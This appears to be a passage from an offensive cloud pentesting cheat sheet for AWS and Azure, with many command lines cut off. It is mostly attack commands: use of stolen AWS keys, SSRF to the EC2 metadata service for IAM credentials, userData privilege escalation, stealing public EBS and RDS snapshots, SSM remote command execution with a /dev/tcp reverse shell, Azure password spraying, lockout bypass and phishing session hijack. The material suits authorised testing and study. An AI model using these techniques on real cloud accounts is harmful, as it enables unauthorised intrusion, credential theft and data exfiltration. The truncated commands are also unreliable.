```
    if [ ! -z "$result" ]; then
            echo "$i" | tee /tmp/readBuckets
                    unset result
    fi
done
```

IAM

Basic commands

```
# ~/.aws/credentials
[default]
aws_access_key_id = XXX
aws_secret_access_key = XXXX

export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_DEFAULT_REGION=

# Check valid
aws sts get-caller-identity
aws sdb list-domains --region us-east-1

# If we can steal AWS credentials, add to your configuration
aws configure --profile stolen
```

```
# Open ~/.aws/credentials
# Under the [stolen] section add aws_session_token and add the discovere
aws sts get-caller-identity --profile stolen

# Get account id
aws sts get-access-key-info --access-key-id=ASIA1234567890123456

aws iam get-account-password-policy
aws sts get-session-token
aws iam list-users
aws iam list-roles
aws iam list-access-keys --user-name <username>
aws iam create-access-key --user-name <username>
aws iam list-attached-user-policies --user-name XXXX
aws iam get-policy
aws iam get-policy-version

aws deploy list-applications

aws directconnect describe-connections

aws secretsmanager get-secret-value --secret-id <value> --profile <conta

aws sns publish --topic-arn arn:aws:sns:us-east-1:*account id*:aaa --mes

# IAM Prefix meaning
ABIA - AWS STS service bearer token
ACCA - Context-specific credential
AGPA - Group
AIDA - IAM user
AIPA - Amazon EC2 instance profile
AKIA - Access key
ANPA - Managed policy
ANVA - Version in a managed policy
APKA - Public key
AROA - Role
ASCA - Certificate
ASIA - Temporary (AWS STS) access key IDs use this prefix, but are uniqu
```

Tools

```
# https://github.com/andresriancho/enumerate-iam
python enumerate-iam.py --access-key XXXXXXXXXXXXX --secret-key XXXXXXXX
python enumerate-iam.py --access-key "ACCESSKEY" --secret-key "SECRETKEY

# https://github.com/RhinoSecurityLabs/Security-Research/blob/master/too
python aws_escalate.py

# https://github.com/andresriancho/nimbostratus
python2 nimbostratus dump-permissions

# https://github.com/nccgroup/ScoutSuite
python3 scout.py aws

# https://github.com/salesforce/cloudsplaining
```

```
cloudsplaining download
cloudsplaining scan

# Enumerate IAM permissions without logging (stealth mode)
# https://github.com/Frichetten/aws_stealth_perm_enum

# Unauthenticated (only account id) Enumeration of IAM Users and Roles
# https://github.com/Frichetten/enumate_iam_using_bucket_policy

# AWS Consoler
# https://github.com/NetSPI/aws_consoler
# Generate link to console from valid credentials
aws_consoler -a ASIAXXXX -s SECRETXXXX -t TOKENXXXX

# AWSRoleJuggler
# https://github.com/hotnops/AWSRoleJuggler/
# You can use one assumed role to assume another one
./find_circular_trust.py
python aws_role_juggler.py -r arn:aws:iam::123456789:role/BuildRole arn:

# https://github.com/prisma-cloud/IAMFinder
python3 iamfinder.py init
python3 iamfinder.py enum_user --aws_id 123456789012

# https://github.com/nccgroup/PMapper
# Check IAM permissions

# https://github.com/prowler-cloud/prowler
# almost 300 checks for AWS but for pentesting and enumeraiton run:
prowler aws --categories internet-exposed
prowler aws --categories secrets
# see if there is something exposed in shodan from that account
prowler -c ec2_elastic_ip_shodan --shodan $SHODAN_API_KEY --verbose
# check for the most important checks in terms of severity
prowler aws --severity critical high
```

AWS IAM Cli Enumeration

```
# First of all, set your profile
aws configure --profile test
set profile=test # Just for convenience

# Get policies available
aws --profile "$profile" iam list-policies | jq -r ".Policies[].Arn"
# Get specific policy version
aws --profile "$profile" iam get-policy --policy-arn "$i" --query "Polic
# Get all juicy info oneliner (search for Action/Resource */*)
profile="test"; for i in $(aws --profile "$profile" iam list-policies |

#List Managed User policies
aws --profile "test" iam list-attached-user-policies --user-name "test-u
```

```
aws --profile "test" iam list-attached-user-policies --user-name "test-u
#List Managed Group policies
aws --profile "test" iam list-attached-group-policies --group-name "test
#List Managed Role policies
aws --profile "test" iam list-attached-role-policies --role-name "test-r

#List Inline User policies
aws --profile "test" iam list-user-policies --user-name "test-user"
#List Inline Group policies
aws --profile "test" iam list-group-policies --group-name "test-group"
#List Inline Role policies
aws --profile "test" iam list-role-policies --role-name "test-role"

#Describe Inline User policies
aws --profile "test" iam get-user-policy --user-name "test-user" --polic
#Describe Inline Group policies
aws --profile "test" iam get-group-policy --group-name "test-group" --po
#Describe Inline Role policies
aws --profile "test" iam get-role-policy --role-name "test-role" --polic

# List roles policies
aws --profile "test" iam get-role --role-name "test-role"

# Assume role from any ec2 instance (get Admin)
# Create instance profile
aws iam create-instance-profile --instance-profile-name YourNewRole-Inst
# Associate role to Instance Profile
aws iam add-role-to-instance-profile --role-name YourNewRole --instance-
# Associate Instance Profile with instance you want to use
aws ec2 associate-iam-instance-profile --instance-id YourInstanceId --ia

# Get assumed roles in instance
aws --profile test sts get-caller-identity

# Shadow admin
aws iam list-attached-user-policies --user-name {}
aws iam get-policy-version --policy-arn provide_policy_arn --version-id
aws iam list-user-policies --user-name {}
aws iam get-user-policy --policy-name policy_name_from_above_command --u
# Vulnerables policies:
iam:CreatUser
iam:CreateLoginProfile
iam:UpdateProfile
iam:AddUserToGroup
```

EBS

EBS

Find secrets in public EBS

```
# Dufflebag https://github.com/bishopfox/dufflebag
```

EBS attack example

```
# Discover EBS Snapshot and mount it to navigate
- Obtaning public snapshot name
aws ec2 describe-snapshots --region us-east-1 --restorable-by-user-ids a
- Obtaining zone and instance
aws ec2 describe-instances --filters Name=tag:Name,Values=attacker-machi
- Create a new volume of it
aws ec2 create-volume --snapshot-id snap-03616657ede4b9862 --availabilit
- Attach to an EC2 instance
aws ec2 attach-volume --device /dev/sdh --instance-id <INSTANCE-ID> --vo
    - It takes some time, to see the status:
    aws ec2 describe-volumes --filters Name=volume-id,Values=<VOLUME-ID>
- Once is mounted in EC2 instance, check it, mount it and access it:
sudo lsblk
sudo mount /dev/xvdh1 /mnt
cd /mnt/home/user/companydata
```

```
# WeirdAAL https://github.com/carnal0wnage/weirdAAL
```

EC2

EC2 basic commands

```
# Like traditional host
- Port enumeration
- Attack interesting services like ssh or rdp
```

```
aws ec2 describe-instances
aws ssm describe-instance-information
aws ec2 describe-snapshots
aws ec2 describe-security-groups --group-ids <VPC Security Group ID> --r
aws ec2 create-volume --snapshot-id snap-123123123
aws ec2 describe-snapshots --owner-ids {user-id}

# SSH into created instance:
ssh -i ".ssh/key.pem" <user>@<instance-ip>
sudo mount /dev/xvdb1 /mnt
cat /mnt/home/ubuntu/setupNginx.sh

# EC2 security group
aws ec2 describe-security-groups
aws ec2 describe-security-groups --filters Name=ip-permission.cidr,Value
```

EC2 example attacks

```
# SSRF to http://169.254.169.254 (Metadata server)
curl http://<ec2-ip-address>/\?url\=http://169.254.169.254/latest/meta-d
http://169.254.169.254/latest/meta-data
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/public-hostname
http://169.254.169.254/latest/meta-data/public-keys/
http://169.254.169.254/latest/meta-data/network/interfaces/
http://169.254.169.254/latest/meta-data/local-ipv4
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key/
http://169.254.169.254/latest/user-data
```

```
# Find IAM Security Credentials
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/
http://169.254.169.254/latest/meta-data/iam/security-credentials/

# Using EC2 instance metadata tool
ec2-metadata -h
# With EC2 Instance Meta Data Service version 2 (IMDSv2):
Append X-aws-ec2-metadata-token Header generated with a PUT request to h

# Check directly for metadata instance
curl -s http://<ec2-ip-address>/latest/meta-data/ -H 'Host:169.254.169.2

# EC2 instance connect
aws ec2 describe-instances | jq ".[][].Instances | .[] | {InstanceId, Ke
aws ec2-instance-connect send-ssh-public-key --region us-east-1 --instan

# EC2 AMI - Read instance, create AMI for instance and run
aws ec2 describe-images --region specific-region
aws ec2 create-image --instance-id ID --name "EXPLOIT" --description "Ex
aws ec2 import-key-pair --key-name "EXPLOIT" --public-key-material fileb
aws ec2 describe-images --filters "Name=name,Values=EXPLOIT"
aws ec2 run-instances --image-id {} --security-group-ids "" --subnet-id

# Create volume from snapshot & attach to instance id && mount in local
aws ec2 create-volume –snapshot-id snapshot_id --availability-zone zone
aws ec2 attach-volume --volume-id above-volume-id --instance-id instance

# Privesc with modify-instance-attribute
aws ec2 modify-instance-attribute --instance-id=xxx --attribute userData
file.b64.txt contains (and after base64 file.txt > file.b64.txt):
```

```
Content-Type: multipart/mixed; boundary="//"
MIME-Version: 1.0

--//
Content-Type: text/cloud-config; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="cloud-config.txt"

#cloud-config
cloud_final_modules:
- [scripts-user, always]

--//
Content-Type: text/x-shellscript; charset="us-ascii"
```

```
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="userdata.txt"

#!/bin/bash
**commands here** (reverse shell, set ssh keys...)
--//
```

```
# Privesc 2 with user data
# On first launch, the EC2 instance will pull the start_script from S3 a
#!/bin/bash
aws s3 cp s3://example-boot-bucket/start_script.sh /root/start_script.sh
chmod +x /root/start_script.sh
/root/start_script.sh
```

Tools

```
# EC2 Shadow Copy attack
# https://github.com/Static-Flow/CloudCopy

# EC2 secrets recovery
# https://github.com/akhil-reni/ud-peep
```

Cloudfront

Info

```
Cloudfront is a CDN and it checks the HOST header in CNAMES, so:
- The domain "test.disloops.com" is a CNAME record that points to "dislo
- The "disloops.com" domain is set up to use a CloudFront distribution.
- Because "test.disloops.com" was not added to the "Alternate Domain Nam
- Another user can create a CloudFront distribution and add "test.disloo
```

Tools

```
# https://github.com/MindPointGroup/cloudfrunt
git clone --recursive https://github.com/MindPointGroup/cloudfrunt
pip install -r requirements.txt
python cloudfrunt.py -o cloudfrunt.com.s3-website-us-east-1.amazonaws.co
```

AWS Lambda

Info

```
# Welcome to serverless!!!!
# AWS Lambda, essentially are short lived servers that run your function

# OS command Injection in Lambda
curl "https://API-endpoint/api/stringhere"

# For a md5 converter endpoint "https://API-endpoint/api/hello;id;w;cat%
aws lambda list-functions
aws lambda get-function --function-name <FUNCTION-NAME>
aws lambda get-policy
aws apigateway get-stages

# Download function code
aws lambda list-functions
aws lambda get-function --function-name name_we_retrieved_from_above --q
wget -O myfunction.zip URL_from_above_step

# Steal creds via XXE or SSRF reading:
/proc/self/environ
# If blocked try to read other vars:
/proc/[1..20]/environ
```

Tools

```
# https://github.com/puresec/lambda-proxy
# SQLMap to Lambda!!!
python3 main.py
sqlmap -r request.txt
```

```
# https://github.com/twistlock/splash
# Pseudo Lambda Shell
```

AWS Inspector

```
# Amazon Inspector is an automated security assessment service that help
```

AWS RDS

Basic

```
aws rds describe-db-instances
```

Attacks

```
# Just like a MySQL, try for sqli!
# Check if 3306 is exposed
# Sqlmap is your friend ;)

# Stealing RDS Snapshots
- Searching partial snapshots
aws rds describe-db-snapshots --include-public --snapshot-type public --
- Restore in instance
aws rds restore-db-instance-from-db-snapshot --db-instance-identifier re
```

```
aws rds restore-db-instance-from-db-snapshot --db-instance-identifier re
- Once restored, try to access
aws rds describe-db-instances --db-instance-identifier recoverdb
- Reset the master credentials
aws rds modify-db-instance --db-instance-identifier recoverdb --master-u
    - Takes some time, you can check the status:
    aws rds describe-db-instances
- Try to access it from EC2 instance which was restored
nc rds-endpoint 3306 -zvv
- If you can't see, you may open 3306:
    - In RDS console, click on the recoverdb instance
    - Click on the Security Group
    - Add an Inbound rule for port 3306 TCP for Cloudhacker IP
 - Then connect it
 mysql -u <username> -p -h <rds-instance-endpoint>
```

ECR

Info

```
Amazon Elastic Container Registry - Docker container registry
aws ecr get-login
aws ecr get-login-password | docker login --username AWS --password-stdi
aws ecr list-images --repository-name REPO_NAME --registry-id ACCOUNT_ID
aws ecr batch-get-image --repository-name XXXX --registry-id XXXX --imag
aws ecr get-download-url-for-layer --repository-name XXXX --registry-id
```

Tools

```
# After AWS credentials compromised

# https://github.com/RhinoSecurityLabs/ccat
docker run -it -v ~/.aws:/root/.aws/ -v /var/run/docker.sock:/var/run/do
```

ECS

ECS


Info

```
ECS - Elastic Container Service (is a container orchestration service)
```


AWS Cognito API


Amazon Cognito is a user identity and data synchronization service. If the website uses other AWS services (like Amazon S3, Amazon Dynamo DB, etc.) Amazon Cognito provides you with delivering temporary credentials with limited privileges that users can use to access database resources.

```
# Check for cognito-identity requests with GetCredentialsForIdentity
```



AWS Systems Manager






```
# AWS SSM
- The agent must be installed in the machines
- It's used to create roles and policies

# Executing commands
aws ssm describe-instance-information #Get instance
```

```
aws ssm describe-instance-information --output text --query "InstanceInf
- Get "ifconfig" commandId
aws ssm send-command --instance-ids "INSTANCE-ID-HERE" --document-name "
- Execute CommandID generated for ifconfig
aws ssm list-command-invocations --command-id "COMMAND-ID-HERE" --detail

# RCE
aws ssm send-command --document-name "AWS-RunShellScript" --comment "RCE
aws ssm list-command-invocations --command-id "[CommandId]" --details

# Getting shell
- You already need to have reverse.sh uploaded to s3
#!/bin/bash
bash -i >& /dev/tcp/REVERSE-SHELL-CATCHER/9999 0>&1
- Start your listener
aws ssm send-command --document-name "AWS-RunRemoteScript" --instance-id

# Read info from SSM
aws ssm describe-parameters
aws ssm get-parameters --name <NameYouFindAbove>

# EC2 with SSM enabled leads to RCE
aws ssm send-command --instance-ids "INSTANCE-ID-HERE" --document-name "
aws ssm list-command-invocations --command-id "COMMAND-ID-HERE" --detail
```

Aws Services Summary

AWS Service	Should have been called	Use this to	It's like
EC2	Amazon Virtual Servers	Host the bits of things you think of as a computer.	It's handwavy, but EC2 instances are similar to the virtual private servers you'd get at Linode, DigitalOcean or Rackspace.

AWS Service	Should have been called	Use this to	It's like
IAM	Users, Keys and Certs	Set up additional users, set up new AWS Keys and policies.	

S3	Amazon Unlimited FTP Server	Store images and other assets for websites. Keep backups and share files between services. Host static websites. Also, many of the other AWS services write and read from S3.	
VPC	Amazon Virtual Colocated Rack	Overcome objections that "all our stuff is on the internet!" by adding an additional layer of security. Makes it appear as if all of your AWS services are on the same little network instead of being small pieces in a much bigger network.	If you're familar with networking: VLANs
Lambda	AWS App Scripts	Run little self contained snippets of JS, Java or Python to do discrete tasks. Sort of a combination of a queue and execution in one. Used for storing and then executing changes to your AWS setup or responding to events in S3 or DynamoDB.	
API Gateway	API Proxy	Proxy your apps API through this so you can throttle bad client traffic, test new versions, and present methods more cleanly.	3Scale
AWS Service	**Should have been called**	**Use this to**	**It's like**
RDS	Amazon SQL	Be your app's Mysql, Postgres, and Oracle database	Heroku Postgres

		database.	
Route53	Amazon DNS + Domains	Buy a new domain and set up the DNS records for that domain.	DNSimple, GoDaddy, Gandi
SES	Amazon Transactional Email	Send one-off emails like password resets, notifications, etc. You could use it to send a newsletter if you wrote all the code, but that's not a great idea.	SendGrid, Mandrill, Postmark
Cloudfront	Amazon CDN	Make your websites load faster by spreading out static file delivery to be closer to where your users are.	MaxCDN, Akamai
CloudSearch	Amazon Fulltext Search	Pull in data on S3 or in RDS and then search it for every instance of 'Jimmy.'	Sphinx, Solr, ElasticSearch
DynamoDB	Amazon NoSQL	Be your app's massively scalable key valueish store.	MongoLab
Elasticache	Amazon Memcached	Be your app's Memcached or Redis.	Redis to Go, Memcachier
Elastic Transcoder	Amazon Beginning Cut Pro	Deal with video weirdness (change formats, compress, etc.).	
SQS	Amazon Queue	Store data for future processing in a queue. The lingo for this is storing "messages" but it doesn't	RabbitMQ, Sidekiq
AWS Service	**Should have been called**	**Use this to**	**It's like**
		have anything to do with email or SMS. SQS doesn't have any logic, it's just a	

		have any logic, it's just a place to put things and take things out.	
WAF	AWS Firewall	Block bad requests to Cloudfront protected sites (aka stop people trying 10,000 passwords against /wp-admin)	Sophos, Kapersky
Cognito	Amazon OAuth as a Service	Give end users - (non AWS) - the ability to log in with Google, Facebook, etc.	OAuth.io
Device Farm	Amazon Drawer of Old Android Devices	Test your app on a bunch of different IOS and Android devices simultaneously.	MobileTest, iOS emulator
Mobile Analytics	Spot on Name, Amazon Product Managers take note	Track what people are doing inside of your app.	Flurry
SNS	Amazon Messenger	Send mobile notifications, emails and/or SMS messages	UrbanAirship, Twilio
CodeCommit	Amazon GitHub	Version control your code - hosted Git.	Github, BitBucket
Code Deploy	Not bad	Get your code from your CodeCommit repo (or Github) onto a bunch of EC2 instances in a sane way.	Heroku, Capistrano
CodePipeline	Amazon Continuous	Run automated tests on your code and then do	CircleCI, Travis
AWS Service	**Should have been called**	**Use this to**	**It's like**
	Integration	stuff with it depending on if it passes those tests.	

EC2 Container Service	Amazon Docker as a Service	Put a Dockerfile into an EC2 instance so you can run a website.	
Elastic Beanstalk	Amazon Platform as a Service	Move your app hosted on Heroku to AWS when it gets too expensive.	Heroku, BlueMix, Modulus
AppStream	Amazon Citrix	Put a copy of a Windows application on a Windows machine that people get remote access to.	Citrix, RDP
Direct Connect	Pretty spot on actually	Pay your Telco + AWS to get a dedicated leased line from your data center or network to AWS. Cheaper than Internet out for Data.	A toll road turnpike bypassing the crowded side streets.
Directory Service	Pretty spot on actually	Tie together other apps that need a Microsoft Active Directory to control them.	
WorkDocs	Amazon Unstructured Files	Share Word Docs with your colleagues.	Dropbox, DataAnywhere
WorkMail	Amazon Company Email	Give everyone in your company the same email system and calendar.	Google Apps for Domains
Workspaces	Amazon Remote Computer	Gives you a standard windows desktop that you're remotely controlling.	
Service Catalog	Amazon Setup Already	Give other AWS users in your group access to	
AWS Service	**Should have been called**	**Use this to**	**It's like**
		preset apps you've built so they don't have to read	

		they don't have to read guides like this.	
Storage Gateway	S3 pretending it's part of your corporate network	Stop buying more storage to keep Word Docs on. Make automating getting files into S3 from your corporate network easier.	
Data Pipeline	Amazon ETL	Extract, Transform and Load data from elsewhere in AWS. Schedule when it happens and get alerts when they fail.	
Elastic Map Reduce	Amazon Hadooper	Iterate over massive text files of raw data that you're keeping in S3.	Treasure Data
Glacier	Really slow Amazon S3	Make backups of your backups that you keep on S3. Also, beware the cost of getting data back out in a hurry. For long term archiving.	
Kinesis	Amazon High Throughput	Ingest lots of data very quickly (for things like analytics or people retweeting Kanye) that you then later use other AWS services to analyze.	Kafka
RedShift	Amazon Data Warehouse	Store a whole bunch of analytics data, do some processing, and dump it out.	
Machine Learning	Skynet	Predict future behavior from existing data for problems like fraud detection or "people that	
AWS Service	**Should have been called**	**Use this to**	**It's like**

		bought x also bought y."	
SWF	Amazon EC2 Queue	Build a service of "deciders" and "workers" on top of EC2 to accomplish a set task. Unlike SQS - logic is set up inside the service to determine how and what should happen.	IronWorker
Snowball	AWS Big Old Portable Storage	Get a bunch of hard drives you can attach to your network to make getting large amounts (Terabytes of Data) into and out of AWS.	Shipping a Network Attached Storage device to AWS
CloudFormation	Amazon Services Setup	Set up a bunch of connected AWS services in one go.	
CloudTrail	Amazon Logging	Log who is doing what in your AWS stack (API calls).	
CloudWatch	Amazon Status Pager	Get alerts about AWS services messing up or disconnecting.	PagerDuty, Statuspage
Config	Amazon Configuration Management	Keep from going insane if you have a large AWS setup and changes are happening that you want to track.	
OpsWorks	Amazon Chef	Handle running your application with things like auto-scaling.	
AWS Service	**Should have been called**	**Use this to**	**It's like**

Trusted Advisor	Amazon Pennypincher	Find out where you're paying too much in your AWS setup (unused EC2 instances, etc.).	
Inspector	Amazon Auditor	Scans your AWS setup to determine if you've setup it up in an insecure way	Alert Logic

AWS vs AD

Windows		Amazon
Active Directory	Identity and Access Management	IAM
Azure/HyperV	Virtual Machines	EC2
SMB	Shared Storage	S3
Exchange	Email	SES
MS DNS	DNS	Route 53
MS SQL	Database Storage	RDS
Certificate Services	Key Management	Cert Mgt/KMS

Azure

Azure

Basic Info

```
# Azure services list by domain
```

```
# Azure services list by domain
https://learn.microsoft.com/en-us/azure/security/fundamentals/azure-doma

# Tools
https://github.com/dirkjanm/ROADtools
https://github.com/dafthack/PowerMeta
https://github.com/NetSPI/MicroBurst
https://github.com/nccgroup/ScoutSuite
https://github.com/hausec/PowerZure
https://github.com/fox-it/adconnectdump
https://github.com/FSecureLABS/Azurite
https://github.com/mburrough/pentestingazureapps
https://github.com/Azure/Stormspotter
https://github.com/nccgroup/azucar
https://github.com/dafthack/MSOLSpray
https://github.com/BloodHoundAD/BloodHound
https://github.com/nccgroup/Carnivore
https://github.com/CrowdStrike/CRT
https://github.com/Kyuu-Ji/Awesome-Azure-Pentest
https://github.com/cyberark/blobhunter
https://github.com/Gerenios/AADInternals
https://github.com/prowler-cloud/prowler

- Check if company is using Azure AD:
https://login.microsoftonline.com/getuserrealm.srf?login=username@COMPAN
- If NameSpaceType is "Managed", the company uses Azure AD
- Enumerate Azure AD emails
https://github.com/LMGsec/o365creeper

Auth methods:
• Password Hash Synchronization
   ◇ Azure AD Connect
   ◇ On-prem service synchronizes hashed user credentials to Azure
   ◇ User can authenticate directly to Azure services like O365 with the
• Pass Through Authentication
   ◇  Credentials stored only on-prem
   ◇ On-prem agent validates authentication requests to Azure AD
   ◇ Allows SSO to other Azure apps without creds stored in cloud
• Active Directory Federation Services (ADFS)
   ◇ Credentials stored only on-prem
   ◇ Federated trust is setup between Azure and on-prem AD to validate a
   ◇ For password attacks you would have to auth to the on-prem ADFS por
• Certificate-based auth
   ◇ Client certs for authentication to API
   ◇ Certificate management in legacy Azure Service Management (ASM) mak
   ◇ Service Principals can be setup with certs to auth
• Conditional access policies
• Long-term access tokens
```

```
   ◇ Authentication to Azure with oAuth tokens
   ◇ Desktop CLI tools that can be used to auth store access tokens on d
   ◇ These tokens can be reused on other MS endpoints
   ◇ We have a lab on this later!
• Legacy authentication portals

Recon:
• O365 Usage
   ◇ https://login.microsoftonline.com/getuserrealm.srf?login=username@a
   ◇ https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/t
• User enumeration on Azure can be performed at
    https://login.Microsoft.com/common/oauth2/token
      ▪ This endpoint tells you if a user exists or not
   ◇ Detect invalid users while password spraying with:
      ▪ https://github.com/dafthack/MSOLSpray
   ◇ For on-prem OWA/EWS you can enumerate users with timing attacks (Ma
• Auth 365 Recon:
(https://github.com/nyxgeek/o365recon

Microsoft Azure Storage:
• Microsoft Azure Storage is like Amazon S3
• Blob storage is for unstructured data
• Containers and blobs can be publicly accessible via access policies
• Predictable URL's at core.windows.net
   ◇ storage-account-name.blob.core.windows.net
   ◇ storage-account-name.file.core.windows.net
   ◇ storage-account-name.table.core.windows.net
   ◇ storage-account-name.queue.core.windows.net
• The "Blob" access policy means anyone can anonymously read blobs, but
• The "Container" access policy allows for listing containers and blobs
• Microburst https://github.com/NetSPI/MicroBurst
   ◇ Invoke-EnumerateAzureBlobs
   ◇ Brute forces storage account names, containers, and files
   ◇ Uses permutations to discover storage accounts
        PS > Invoke-EnumerateAzureBlobs –Base

Password Attacks
• Password Spraying Microsoft Online (Azure/O365)
• Can spray https://login.microsoftonline.com
--
POST /common/oauth2/token HTTP/1.1
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 195
Expect: 100-continue
Connection: close
```

```
resource=https%3A%2F%2Fgraph.windows.net&client_id=1b730954-1685-4b74-9b
dac224a7b894&client_info=1&grant_type=password&username=user%40targetdom
d=Winter2020&scope=openid
--
• MSOLSpray https://github.com/dafthack/MSOLSpray
   ◇ The script logs:
      ▪ If a user cred is valid
      ▪ If MFA is enabled on the account
      ▪ If a tenant doesn't exist
      ▪ If a user doesn't exist
      ▪ If the account is locked
      ▪ If the account is disabled
      ▪ If the password is expired
   ◇ https://docs.microsoft.com/en-us/azure/active-directory/develop/ref

Password protections & Smart Lockout
• Azure Password Protection – Prevents users from picking passwords with
• Azure Smart Lockout – Locks out auth attempts whenever brute force or
   ◇ Can be bypassed with FireProx + MSOLSpray
   ◇ https://github.com/ustayready/fireprox

Phising session hijack
• Evilginx2 and Modlishka
   ◇ MitM frameworks for harvesting creds/sessions
   ◇ Can also evade 2FA by riding user sessions
• With a hijacked session we need to move fast
• Session timeouts can limit access
• Persistence is necessary

Steal Access Tokens
• Azure config files:
   web.config
   app.config
   .cspkg
   .publishsettings
• Azure Cloud Service Packages (.cspkg)
• Deployment files created by Visual Studio
• Possible other Azure service integration (SQL, Storage, etc.)
• Look through cspkg zip files for creds/certs
• Search Visual Studio Publish directory
    \bin\debug\publish
• Azure Publish Settings files (.publishsettings)
   ◇ Designed to make it easier for developers to push code to Azure
   ◇ Can contain a Base64 encoded Management Certificate
   ◇ Sometimes cleartext credentials
   ◇ Open publishsettings file in text editor
   ◇ Save “ManagementCertificate” section into a new .pfx file
```

    ◇ There is no password for the pfx
    ◇ Search the user’s Downloads directory and VS projects
• Check %USERPROFILE&\.azure\ for auth tokens
